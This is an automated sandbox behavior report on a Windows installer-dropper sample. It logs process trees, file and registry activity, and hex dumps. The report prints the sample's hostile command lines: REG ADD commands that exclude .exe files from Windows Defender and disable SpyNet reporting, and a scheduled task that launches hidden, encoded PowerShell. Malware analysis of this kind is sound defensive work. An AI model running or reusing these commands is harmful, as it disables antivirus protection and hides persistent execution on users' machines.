SHELL32.dll	ShellExecuteExA
KERNEL32.dll	GetStringTypeW, GetStringTypeA, LCMapStringW, LCMapStringA, InterlockedIncrement, InterlockedDecrement, GetProcAddress, GetOEMCP, GetACP, GetCPInfo, IsBadCodePtr, IsBadReadPtr, GetFileType, SetHandleCount, GetEnvironmentStringsW, GetEnvironmentStrings, FreeEnvironmentStringsW, FreeEnvironmentStringsA, UnhandledExceptionFilter, HeapSize, GetCurrentProcess, TerminateProcess, IsBadWritePtr, HeapCreate, HeapDestroy, GetEnvironmentVariableA, SetUnhandledExceptionFilter, TlsAlloc, ExitProcess, GetVersion, GetCommandLineA, GetStartupInfoA, GetModuleHandleA, WaitForSingleObject, CloseHandle, CreateProcessA, SetCurrentDirectoryA, GetCommandLineW, GetVersionExA, LeaveCriticalSection, EnterCriticalSection, DeleteCriticalSection, MultiByteToWideChar, WideCharToMultiByte, GetLastError, LoadLibraryA, AreFileApisANSI, GetModuleFileNameA, GetModuleFileNameW, LocalFree, FormatMessageA, FormatMessageW, GetWindowsDirectoryA, SetFileTime, CreateFileW, SetLastError, SetFileAttributesA, RemoveDirectoryA, SetFileAttributesW, RemoveDirectoryW, CreateDirectoryA, CreateDirectoryW, DeleteFileA, DeleteFileW, lstrlenA, GetFullPathNameA, GetFullPathNameW, GetCurrentDirectoryA, GetTempPathA, GetTempFileNameA, FindClose, FindFirstFileA, FindFirstFileW, FindNextFileA, CreateFileA, GetFileSize, SetFilePointer, ReadFile, WriteFile, SetEndOfFile, GetStdHandle, WaitForMultipleObjects, Sleep, VirtualAlloc, VirtualFree, CreateEventA, SetEvent, ResetEvent, InitializeCriticalSection, RtlUnwind, RaiseException, HeapAlloc, HeapFree, HeapReAlloc, CreateThread, GetCurrentThreadId, TlsSetValue, TlsGetValue, ExitThread

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

No network behavior found

Statistics

Behavior

- file.exe
- Install.exe



- Install.exe
- forfiles.exe
- conhost.exe
- forfiles.exe
- conhost.exe
- cmd.exe
- cmd.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- schtasks.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- powershell.exe
- conhost.exe
- gpupdate.exe
- conhost.exe
- schtasks.exe
- gpscript.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- iZqzyKf.exe
- powershell.exe
- conhost.exe
- cmd.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe

Click to jump to process

System Behavior

Analysis Process: file.exe PID: **5716**, Parent PID: **3452**

General

Target ID:	0
Start time:	17:26:20
Start date:	03/10/2022
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\file.exe
Imagebase:	0x400000
File size:	7631904 bytes
MD5 hash:	2D9B13584AB871C81FF24C473468CFFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: Install.exe PID: **5652**, Parent PID: **5716**

General

Target ID:	1
Start time:	17:26:23
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\7zSFD85.tmp\Install.exe
Wow64 process (32bit):	true
Commandline:	.\Install.exe
Imagebase:	0x400000
File size:	6549032 bytes
MD5 hash:	3ADC95B09B9644E908114624326E8D0B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 46%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7zS872.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4050D4	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\7zS872.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	404996	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\7zS872.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4049D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405A47	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7zS872.tmp	success or wait	1	404BF3	DeleteFileA
C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe	success or wait	1	404BF3	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe	0	65536	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 fd fd fd 50 fd fd fd 50 fd fd fd 50 fd fd fd 02 5f fd fd 50 fd fd fd 02 61 fd fd 50 fd fd fd 02 60 fd 02 50 fd fd 0b fd 4b fd fd 50 fd fd fd 50 fd fd fd 51 fd fd 63 fd 65 fd fd 50 fd fd fd 02 5b fd fd 50 fd fd 63 fd 5e fd fd 50 fd fd 52 69 63 68 fd 50 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 2a fd 5d 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$1PPP_PaP`PKPP QceP[Pc^PRichPPEL*]	success or wait	109	405CB0	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7zSFD85.tmp\Install.exe	unknown	4096	success or wait	35	405B97	ReadFile
C:\Users\user\AppData\Local\Temp\7zSFD85.tmp\Install.exe	unknown	32	success or wait	1	405B97	ReadFile
C:\Users\user\AppData\Local\Temp\7zSFD85.tmp\Install.exe	unknown	65504	success or wait	3	405B97	ReadFile
C:\Users\user\AppData\Local\Temp\7zSFD85.tmp\Install.exe	unknown	1048576	success or wait	7	405B97	ReadFile

Analysis Process: Install.exe PID: **5704**, Parent PID: **5652**

General

Target ID:	2
Start time:	17:26:25
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe
Wow64 process (32bit):	true
Commandline:	.\Install.exe /S /site_id "525403"
Imagebase:	0x1380000
File size:	7079936 bytes
MD5 hash:	6F52A47480DAE7C97A64DD5AEBB8E426
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 73%, ReversingLabs • Detection: 65%, Virustotal, Browse • Detection: 0%, Metadefender, Browse
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\GroupPolicy\gpt.ini	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	100E5355	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	1003B28E	CopyFileW

File Path	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\GroupPolicy	C:\Windows\SysWOW64\GroupPolicyKWFQc	success or wait	1	100E6A46	MoveFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\GroupPolicy\gpt.ini	0	268	5b 47 65 6e 65 72 61 6c 5d 0a 67 50 43 55 73 65 72 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 44 30 32 42 31 46 37 33 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 67 50 43 4d 61 63 68 69 6e 65 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 30 46 36 42 39 35 37 45 2d 35 30 39 45 2d 31 31 44 31 2d 41 37 43 43 2d 30 30 30 30 46 38 37 35 37 31 45 33 7d 7b 44 30 32 42 31 46 37 32 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 56 65	[General]gPCUserExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F73-3407-48AE-BA88-E8213C6761F1}]gPCMachineExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{0F6B957E-509E-11D1-A7CC-0000F87571E3}{D02B1F72-3407-48AE-BA88-E8213C6761F1}]Ve	success or wait	1	100E56E3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe	0	524288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 fd fd fd 50 fd fd fd 50 fd fd fd 50 fd fd fd 02 5f fd fd 50 fd fd fd 02 61 fd fd 50 fd fd fd 02 60 fd 02 50 fd fd 0b fd 4b fd fd 50 fd fd fd 50 fd fd fd 51 fd fd 63 fd 65 fd fd 50 fd fd fd 02 5b fd fd 50 fd fd 63 fd 5e fd fd 50 fd fd 52 69 63 68 fd 50 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 2a fd 5d 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$1PPP_PaP`PKPPQceP[Pc^PRichPPEL*]	success or wait	14	1003B28E	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	PendingFileRenameOperations	unicode array	\??\C:\Program Files (x86)\Google\Update\1.3.36.131\??\C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe	\??\C:\Program Files (x86)\Google\Update\1.3.36.131\??\C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe\??\C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe	success or wait	1	10035169	MoveFileExW

Analysis Process: forfiles.exe

PID: **5644**, Parent PID: **5704**

General

Target ID:	3
Start time:	17:26:29
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\forfiles.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\forfiles.exe" /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:32&REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:64&
Imagebase:	0x830000
File size:	41472 bytes
MD5 hash:	4329CB18F8F74CC8DDE2C858BB80E5D8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5620**, Parent PID: **5644**

General

Target ID:	4
Start time:	17:26:29
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: forfiles.exe PID: **5616**, Parent PID: **5704**

General

Target ID:	5
Start time:	17:26:29
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\forfiles.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\forfiles.exe" /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:32&REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:64&
Imagebase:	0x830000
File size:	41472 bytes
MD5 hash:	4329CB18F8F74CC8DDE2C858BB80E5D8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5520**, Parent PID: **5616**

General

Target ID:	6
Start time:	17:26:29
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **4504**, Parent PID: **5644**

General

Target ID:	7
Start time:	17:26:30
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:32&REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:64&
Imagebase:	0x1b0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **4672**, Parent PID: **5616**

General

Target ID:	8
Start time:	17:26:30
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:32&REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:64&
Imagebase:	0x1b0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: **6036**, Parent PID: **4504**

General

Target ID:	9
Start time:	17:26:30
Start date:	03/10/2022

Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:32
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions	success or wait	1	3E5709	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions	success or wait	1	3E5709	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions	exe	unicode	0	success or wait	1	3E5A1D	RegSetValueExW

Analysis Process: reg.exe PID: **5988**, Parent PID: **4672**

General

Target ID:	10
Start time:	17:26:30
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:32
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows Defender\Spynet	success or wait	1	3E5709	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SpyNetReporting	dword	0	success or wait	1	3E5A1D	RegSetValueExW

Analysis Process: reg.exe PID: **5976**, Parent PID: **4504**

General

Target ID:	11
Start time:	17:26:30
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:64
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: **4708**, Parent PID: **4672**

General

Target ID:	12
Start time:	17:26:30
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:64
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: **6016**, Parent PID: **5704**

General

Target ID:	13
Start time:	17:26:32
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true

Commandline:	schtasks /CREATE /TN "gqlLYiBSq" /SC once /ST 05:56:18 /F /RU "user" /TR "powershell -WindowStyle Hidden -EncodedCommand cwB0AGEAc gB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHg AZQAgAC8AZgBvAHIAYwBlAA=="
Imagebase:	0x120000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5876, Parent PID: 6016

General

Target ID:	14
Start time:	17:26:33
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 1416, Parent PID: 5704

General

Target ID:	15
Start time:	17:26:33
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /run /I /tn "gqlLYiBSq"
Imagebase:	0x120000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 3468, Parent PID: 1416

General

Target ID:	16

Start time:	17:26:33
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **5672**, Parent PID: **1064**

General

Target ID:	17
Start time:	17:26:33
Start date:	03/10/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHgAZQAgAC8AZgBvAHIAYwBlAA==
Imagebase:	0x7ff7466a0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF8A003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF8A003FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_bdb0qitz.bkl.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFCFBAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_oso25ttd.2p4.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFCFBAD6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFCF8A003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFCF8A003FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF8A003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF8A003FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCFD2AF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCFD2AF1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_bdb0qitz.bkl.ps1	success or wait	1	7FFCFBADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_oso25ttd.2p4.psm1	success or wait	1	7FFCFBADF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_bdb0qitz.bkl.ps1	0	1	31	1	success or wait	1	7FFCFBADB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_oso25ttd.2p4.psm1	0	1	31	1	success or wait	1	7FFCFBADB526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09FE5	unknown
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09FE5	unknown
unknown	94	55	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFCF8A09FE5	unknown
unknown	151	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFCF8A09EED	unknown
unknown	149	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFCF8A09FE5	unknown
unknown	4363	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFCF8A09FE5	unknown
unknown	203	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09EED	unknown
unknown	14333	2642	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09FE5	unknown
unknown	216	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09EED	unknown
unknown	229	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8A09EED	unknown
unknown	242	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF89FBC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFCFD6CF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFD17B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFD17B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
